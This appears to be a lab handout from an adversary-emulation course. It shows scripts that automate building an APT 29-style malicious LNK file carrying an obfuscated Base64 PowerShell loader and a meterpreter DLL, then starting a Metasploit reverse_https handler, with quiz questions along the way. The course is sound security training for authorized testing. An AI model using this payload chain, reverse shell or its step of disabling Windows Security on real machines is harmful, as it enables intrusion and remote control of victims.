

Lab 4.3: Automating Adversary TTPs

Introduction

Adversaries have been found to perform complicated TTPs in the course of an attack against a target. Emulating these TTPs can prove to be a lengthy and error-prone manual process. TTP automation is a valuable skill in making the execution of such TTPs easily repeatable and free of errors.

In this lab, we will demonstrate the automation of the initial access TTP emulated in Lab 4.2. You will follow provided samples of code to observe how automation of that TTP may be achieved using Python and Bash scripting. Deep coding or scripting knowledge is not required to follow along with this lab.

Objectives:

1. Describe the reason for and value of automation.
2. Create and execute the APT 29 initial access TTP using automated tooling.

Estimated Completion Time:

- 10 minutes

Requirements

1. Kali VM – used as the attack platform to generate the payload and receive the reverse shell.
2. Windows Workstation VM – used as the victim workstation to execute the APT 29 emulated payload.

Malware Warning

Fundamentally, this course entails executing publicly known adversary TTPs so that we can assess and improve cybersecurity. As a result, many of our tools and resources will likely be flagged as malicious by security products. We make every effort to ensure that our adversary emulation content is trusted and safe for the purpose of offensive security testing.

As a precaution, you should not perform these labs on any system that contains sensitive data. Additionally, you should never use capabilities and/or techniques taught in this course without first obtaining explicit written permission from the system/network owner(s).

Overview

In Lab 4.2, we created an initial access payload following a TTP that APT 29 has been found to use. It was a very complex process for a single TTP, taking upwards of 30 minutes to walk through and execute. It also involved many steps, some of which required close attention to detail. With this combination of complexity and length, emulating this TTP not only becomes cumbersome, but also prone to error.

This is not an isolated case either. Adversaries continue to develop their tooling and procedures, which become increasingly sophisticated as they work to bypass defenses. Emulating those tools and procedures will also prove to be an increasingly complex and lengthy process.

To decrease both the amount of time taken to reproduce a TTP and the chances of error, we automate the TTP emulation process. Admittedly, developing the automation does take some time. However, we save time and reduce pressure during engagements where we need to reproduce the TTP.

Walkthrough

For this TTP, the heavy lifting has already been done. Several Python and Bash scripts have been written to automate the process performed in Lab 4.2. The Python scripts perform the bulk of the work, such as creation of the base LNK object, preparation of and appending the loader scripts, and compressing the entire payload. The Bash scripts connect the pieces, performing setup, triggering the creation of the payload, and finally performing cleanup.

The custom-built scripts in Lab 4.3 are all either very easy to read or are heavily commented. They should be easy to understand on your own even without deep knowledge of coding. We'll walk through a few of the scripts here to gain familiarity with the overall processes of the automation.

Step 1: Access the Lab Environment

1. Access the range environment by clicking the following link:
 - a. TBD
2. Login to the Kali attack platform using the following credentials:
 - a. Username: `attacker`
 - b. Password: `ATT&CK`
3. Open a terminal and navigate to the lab directory:

```
cd ~/Desktop/AdversaryEmulation/labs/lab_4.3/
```

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.3
File Actions Edit View Help

(attacker@attackerVM) - [~]
$ cd ~/Desktop/AdversaryEmulation/labs/lab_4.3/

(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.3]
$
```

4. Download latest lab updates, if any:

```
git pull
```

5. Lastly, ensure that Windows Security is disabled as it periodically re-enables itself. Please see Troubleshooting at the end of Lab 4.2 for instructions on how to do this.

Step 2: Examine auto_lnk.sh

1. Let's start by taking a look at the overall automation script, `auto-lnk.sh`. Open `auto-lnk.sh`.

```
mousepad auto-lnk.sh
```

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.3
File Actions Edit View Help

(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.3]
$ mousepad auto-lnk.sh

~/Desktop/AdversaryEmulation/labs/lab_4.3/auto-lnk.sh - Mousepad
File Edit Search View Document Help
[Icons] [Full Screen]

1 #!/bin/bash
2
3 echo "[+] Cleaning up previously existing artifacts"
4 # This script deletes several artifacts created in the process of constructing the LNK payload.
5 scripts/cleanup.sh
6
7 echo "[+] Prepping required files"
8 # This script creates the meterpreter DLL with the appropriate local IP address.
9 scripts/prep-automation.sh
10
11 echo "[+] Creating the malicious LNK payload"
12 # This Python script creates the LNK file, and configures and appends the dummy PDF and loader scripts.
13 tools/lnk_payload.py
14
15 echo "[+] Payload created!"
16 # Cleaning up some of the artifacts left behind.
17 rm -f resources/loader.ps1
18 rm -f resources/stage1_command.ps1
19 rm -f resources/ds7002.lnk
20 rm -f resources/meterpreter.dll
21
22
```

The first thing `auto-lnk.sh` does is run `cleanup.sh` (line 5), which cleans up the working directories of any files from previous attempts at building the LNK payload. It then runs `prep-automation.sh` (line 9), which calls `msfvenom` to create a meterpreter payload in DLL format. Next, it runs `lnk_payload.py` (line 13), which is the custom Python script that builds

the LNK payload. We'll go into more detail on `lnk_payload.py` in the next section. Lastly, it cleans up artifacts left behind by `lnk_payload.py` along with the `meterpreter` DLL (lines 17-20).


Which directory is `lnk_payload.py` found in?

- a) scripts
- b) **tools**
- c) resources

Step 3: Examine `lnk_payload.py`

- Here, we'll be taking a deeper look into `lnk_payload.py` to understand the steps this script takes to automate the process of creating the LNK payload. Navigate to the `tools/` directory and open `lnk_payload.py`.

`mousepad lnk_payload.py`



The screenshot shows a terminal window at the top with the command `mousepad lnk_payload.py` executed in the directory `~/Desktop/AdversaryEmulation/labs/lab_4.3/tools`. Below the terminal is a window titled `~/Desktop/AdversaryEmulation/labs/lab_4.3/tools/lnk_payload.py - Mousepad` displaying the Python code for `lnk_payload.py`. The code includes a `create_zip` function, a `main` function with detailed comments, and a standard `if __name__ == '__main__':` block.

```

94 def create_zip(lnk_filename, zip_filename):
95     subprocess.run(['rm', '-f', zip_filename])
96     subprocess.run(['zip', zip_filename, lnk_filename])
97
98
99 def main():
100     """
101     This function:
102     - prepares the loader and stage 1 scripts
103     - constructs the malicious LNK file, passing the stage 1 script as the encoded PowerShell
104     command to execute
105     - appropriately appends the dummy PDF, meterpreter DLL, and loader script to the LNK file
106     - zips the resulting LNK file
107     """
108     prepare_loader(pdf_filename, dll_filename, loader_template, loader_outfile)
109     prepare_stage1(loader_outfile, stage1_template, stage1_outfile)
110     stage1_command = get_stage1_command(stage1_outfile)
111     arguments = argument_prefix + stage1_command
112     evillnk.create_lnk(lnk_filename, target, arguments, icon, icon_index)
113
114     append_file(pdf_filename, lnk_filename, to_encode=False, xor_key='a', seek=0x3000)
115     append_file(dll_filename, lnk_filename, to_encode=False, xor_key='a', seek=0x30000)
116     append_file(loader_outfile, lnk_filename, to_encode=True, xor_key=None, seek=0x5e2be)
117
118     create_zip(lnk_filename, zip_filename)
119
120
121 if __name__ == '__main__':
122     main()
    
```

As this is a longer script, we'll look only at the `main` function to understand the operational flow.

Note: If you are digging into the code, many variables are defined in `configs.py`.

First, the `main` function prepares the loader and Stage 1 PowerShell scripts by calling the `prepare_loader()` and `prepare_stage1()` functions (lines 108-109). These functions fill in the appropriate file sizes for the placeholders in each of the script templates and then obfuscates the resulting script using PyFuscation.

Next, `get_stage1_command()` is called (line 110), which reads the contents of the obfuscated Stage 1 script. The contents are then encoded as UTF-16LE, and then encoded into Base64.

The encoded string is inserted into a PowerShell command designed to execute the script (line 110), which is passed to `evillink.create_lnk()` (line 113). That function creates the actual LNK file with the PowerShell command to execute.

Once the LNK file is created, `main` appends the PDF and DLL to it, XOR encrypting both with 'a' (lines 115-116). It then appends the loader PowerShell script with Base64 encoding (line 117).

Finally, `main` zips up the LNK file to create our Zip payload (line 119).

Which function encodes the Stage 1 script?

- a) `append_file()`
- b) `prepare_stage1()`
- c) `get_stage1_command()`

Step 4: Execution - Create the Payload Using Automation

Now that we've done the hard work of understanding how these scripts works, we can actually execute them without fear of being a script kiddie and see just how much automation changes everything.

1. To create our initial access payload using the automated tooling, navigate to the `lab_4.3` directory and execute `auto_lnk.sh`.

```

attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.3
File Actions Edit View Help

(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.3]
$ ./auto-lnk.sh
[+] Cleaning up previously existing artifacts
[+] Prepping required files
[+] Using Local IP Address: 192.168.56.4
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 703 bytes
Final size of dll file: 8704 bytes

[+] Creating the malicious LNK payload
resources/ds7002.pdf start byte is: 0x00003000
resources/ds7002.pdf end byte is: 0x0001d168
resources/meterpreter.dll start byte is: 0x00030000
resources/meterpreter.dll end byte is: 0x00032200
resources/loader.ps1 start byte is: 0x0005e2be
resources/loader.ps1 end byte is: 0x0005ed82
  adding: resources/ds7002.lnk (deflated 79%)
[+] Payload created!

(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.3]
$
    
```

With one command, we've created and configured our entire payload, and demonstrated the value of automation!

How easy was it to recreate the LNK payload using the provided automation compared to the manual method?

a) Very easy

Step 5: Deploy the Payload

We can automate part of the process of deploying the payload as well. We've provided a script called `setup_servers.sh` that starts up both the Python3 HTTP server as well as the Metasploit Handler. Execute `setup_servers.sh`.


```
(attacker@attackerVM)-[~/AdversaryEmulation/labs/lab_4.3]
$ cd scripts/

(attacker@attackerVM)-[~/AdversaryEmulation/labs/lab_4.3/scripts]
$ sudo ./setup_servers.sh
[sudo] password for attacker:
[+] Started Python3 HTTP server
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
+-----+
| METASPLOIT by Rapid7 |
+-----+
|                                     |
|   =c(_____(o)_____(_()         |
|   Home      )=                    |
|                                     |
|          \    /                     |
|          RECON                       |
|                                     |
+-----+
|                                     |
| o o o                               |
|       o o                          |
|       o                            |
| [~~~~~PAYLOAD~~~~~]                |
| (a)(a)"***(a)(a)**(a)              |
| == == == == == == == ==           |
|                                     |
+-----+
|                                     |
| '\'/\'/\'/                         |
| =====                           |
| LOOT                               |
| C ||                               |
| - ||                               |
|                                     |
+-----+
```

```
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https
[*] Payload handler running as background job 0.
msf6 >
[*] Started HTTPS reverse handler on https://0.0.0.0:443
```

Step 6: Execute the Payload

While the actual execution of the payload can be automated as well in a test scenario, the focus of this lab is only on the automation of the preparation of TTPs. As such, execution of the payload will be **almost?** identical to the execution step (Step 12) in Lab 4.2.

The only difference is:

- When you open `ds7002.zip`, `ds7002.lnk` will be found in the `resources/` directory.

Step 7: Shutdown Adversary Infrastructure

The last piece of this lab is to close the servers that were started up to deploy our payload. To do this, open up a new terminal on the AttackerVM, navigate to the AdversaryEmulation/labs/lab_4.3/scripts directory, and run shutdown_scripts.sh as sudo.

```
(attacker@attackerVM)-[~]  
$ cd AdversaryEmulation/labs/lab_4.3/scripts/  
  
(attacker@attackerVM)-[~/AdversaryEmulation/labs/lab_4.3/scripts]  
$ sudo ./shutdown_servers.sh  
[sudo] password for attacker:  
[+] Stopped Python3 HTTP server.  
[+] Stopped msfconsole.  
  
(attacker@attackerVM)-[~/AdversaryEmulation/labs/lab_4.3/scripts]  
$
```

With that, we've concluded lab 4.3!

Summary

In this lab, we used automated tooling to create the initial access payload developed in Lab 4.2. In using these scripts, we saw the value that automation can provide in repeating complex and lengthy procedures.